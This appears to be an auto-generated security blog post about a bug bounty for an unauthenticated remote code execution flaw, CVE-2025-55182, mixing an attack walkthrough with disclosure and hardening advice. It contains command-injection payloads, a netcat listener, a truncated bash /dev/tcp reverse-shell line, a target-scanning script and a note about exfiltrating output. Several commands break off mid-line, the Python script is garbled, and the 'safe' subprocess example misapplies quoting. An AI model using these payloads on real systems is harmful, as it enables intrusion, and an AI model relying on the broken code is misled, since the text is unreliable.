Listen to this Post

Introduction:
In the high-stakes realm of cybersecurity, few achievements resonate like a consecutive bug bounty streak for a critical Remote Code Execution (RCE) flaw. The recent disclosure of CVE-2025-55182, an unauthenticated RCE vulnerability, by a dedicated researcher underscores the persistent threat of code execution attacks. This article dissects the anatomy of such vulnerabilities, the rigorous process of responsible disclosure, and the technical hardening required to defend against them, providing a roadmap for aspiring security professionals.
Learning Objectives:
- Understand the mechanism and critical impact of unauthenticated Remote Code Execution (RCE) vulnerabilities.
- Learn the structured workflow of a bug bounty hunter, from recon to proof-of-concept (PoC) development and responsible disclosure.
- Acquire practical commands and configurations to test for, exploit (ethically), and mitigate common RCE attack vectors.
You Should Know:
- The Anatomy of CVE-2025-55182: From Discovery to Impact
An unauthenticated RCE typically occurs when an application accepts untrusted user input and processes it without proper validation, sanitization, or authentication, often in functionalities like file upload, deserialization, or command injection. For a vulnerability like CVE-2025-55182, the attacker can execute arbitrary operating system commands on the target server without providing any credentials, leading to full system compromise.
Step‑by‑step guide explaining what this does and how to use it.
– Step 1: Reconnaissance & Target Scoping. Identify target applications, their versions, and exposed interfaces (APIs, file uploads, admin panels). Use subdomain enumeration and asset discovery tools.
– Command (Linux): `amass enum -d target.com -o subdomains.txt`
– Command (Linux): `nmap -sV -p 80,443,8080
– Step 2: Fuzzing for Input Vectors. Use tools to send malformed data to every input parameter. Look for error messages indicating code evaluation.
– Command (Linux): `ffuf -w /usr/share/wordlists/SecLists/Discovery/Web-Content/big.txt -u http://target.com/FUZZ -recursion`
– Step 3: Crafting the Proof-of-Concept (PoC). Once a suspicious parameter is found, craft a payload to test for command injection.
– Example Payload for Linux Target: `; ping -c 1
– Using cURL to Test: `curl -X POST ‘http://target.com/vulnerable_endpoint’ –data ‘parameter=;id’`
– If successful, escalate to a reverse shell payload.
– Listener (Attacker Linux): `nc -nlvp 4444`
– Payload in Request (URL-encoded): `parameter=; bash -c ‘bash -i >& /dev/tcp/
2. Building the Bug Hunter’s Toolkit: Essential Commands & Scripts
A professional bug bounty hunter’s efficiency relies on a curated toolkit for exploitation and evidence gathering.
Step‑by‑step guide explaining what this does and how to use it.
– Step 1: Setting Up a Interact-Sh or Burp Collaborator. These are used to detect out-of-band (OOB) interactions when blind injection is suspected.
– Step 2: Automating Initial PoC with Python. Write a simple script to test a list of targets for a specific vulnerability pattern.
import requests
import sys
target_list = open(sys.argv[bash]).readlines()
for url in target_list:
url = url.strip()
try:
 Adjust payload for CVE-2025-55182 pattern
payload = {'input': '$(sleep 5)'}
resp = requests.post(url, data=payload, timeout=10)
 Check time delay or response for success indication
except requests.exceptions.Timeout:
print(f"[!] Potential vulnerability at: {url}")
– Step 3: Post-Exploitation Evidence Capture. After successful RCE, capture non-sensitive proof for the bounty report.
– Command (Linux on compromised host): `whoami; hostname; cat /etc/issue` (Redirect output to a file you can exfiltrate).
- The Responsible Disclosure Playbook: From PoC to Bounty
Finding a flaw is only half the battle. Ethical disclosure is critical.
Step‑by‑step guide explaining what this does and how to use it.
– Step 1: Document Everything. Record all steps with timestamps. Use tools like `asciinema` for terminal sessions or Burp Suite’s “Save Project” feature.
– Step 2: Write a Clear, Actionable Report.
1. Vulnerability .
- CVSS Score and Justification (e.g., CVSS 9.8: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H).
- Detailed Steps to Reproduce (with screenshots and commands).
4. Impact Analysis.
- Suggested Remediation (e.g., input validation, using safe APIs).
– Step 3: Submit via Official Channels. Never disclose publicly before the vendor has patched the issue. Use the platform’s (HackerOne, Bugcrowd) or company’s dedicated security contact.
4. Mitigation Strategies: Hardening Against Unauthenticated RCE
Defenders must implement layers of security to prevent such exploits.
Step‑by‑step guide explaining what this does and how to use it.
– Step 1: Input Validation and Sanitization. Implement allow-listing for expected input patterns. For Linux commands, avoid functions like system(), exec().
– Example in Python (Safe): Use `subprocess.run()` with explicit arguments and shell=False.
 UNSAFE
os.system('ping ' + user_input)
 SAFE
import shlex
subprocess.run(['ping', '-c', '1', shlex.quote(user_input)])
– Step 2: Network and Application Hardening.
– Command (Linux – Firewall): `sudo ufw default deny incoming; sudo ufw allow ssh,https; sudo ufw enable`
– Principle of Least Privilege: Run application services under a dedicated, low-privilege user account.
– Command (Linux): `sudo useradd -r -s /bin/false appuser && sudo chown -R appuser:appuser /var/www/app`
– Step 3: Regular Patching and Vulnerability Scanning. Use automated tools to find known CVEs in your dependencies.
– Command (Linux, using Trivy): `trivy image
5. Beyond the Bounty: Cultivating a Security Researcher Mindset
The journey involves continuous learning and adaptation.
Step‑by‑step guide explaining what this does and how to use it.
– Step 1: Study Past CVEs. Use resources like MITRE CVE, exploit-db, and public write-ups. Practice in legal lab environments (HackTheBox, TryHackMe, VulnHub).
– Step 2: Master a Scripting Language (Python/Bash) for automating repetitive tasks and crafting exploits.
– Step 3: Engage with the Community. Follow researchers on platforms like LinkedIn (as in the source post) and Twitter. Participate in CTFs and collaborative disclosure programs.
What Undercode Say:
- The Vulnerability Gap is a Process Gap: Critical flaws like unauthenticated RCE often stem from fundamental SDLC failures—missing code reviews, inadequate threat modeling, and the rush to deploy features. Security must be integrated from the first line of code.
- Bug Bounties are Asymmetric Defense: They leverage global crowdsourced intelligence, creating a scalable, pay-for-results security audit that continuously evolves with the threat landscape. This model is becoming essential for any internet-facing organization.
Analysis: The post highlights a mature, recognition-driven bug bounty ecosystem. The researcher’s fourth consecutive bounty for the same vulnerability class indicates either a widespread misconfiguration or a common library flaw being systematically hunted. This is a powerful feedback loop for the security industry: researchers are incentivized to develop deep expertise in specific vulnerability classes, leading to more comprehensive purges of those flaws from the internet. However, it also signals that many organizations still deploy critical software with elementary security flaws. The mentor-mentee relationship mentioned is crucial, as it perpetuates ethical hacking knowledge and standards, ensuring the community grows both in skill and responsibility.
Prediction:
The success pattern demonstrated—targeted, deep-dive research into specific CVE classes—will become the norm. We will see the rise of “vulnerability class specialists” in the bug bounty community. Furthermore, as AI-assisted code generation proliferates, we will witness a dual effect: an initial surge in AI-introduced vulnerabilities (like insecure code suggestions), followed by AI-powered defensive and offensive security tools that can automatically discover, exploit, and patch such flaws at machine speed. Bug bounty platforms will increasingly integrate AI to triage reports and validate PoCs, making the process faster and more efficient, but also raising the bar for human researchers to provide unique, complex insights that AI cannot yet replicate. The future of security will be a symbiotic race between human creativity and artificial intelligence.
▶️ Related Video (82% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Pritam Kumar – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


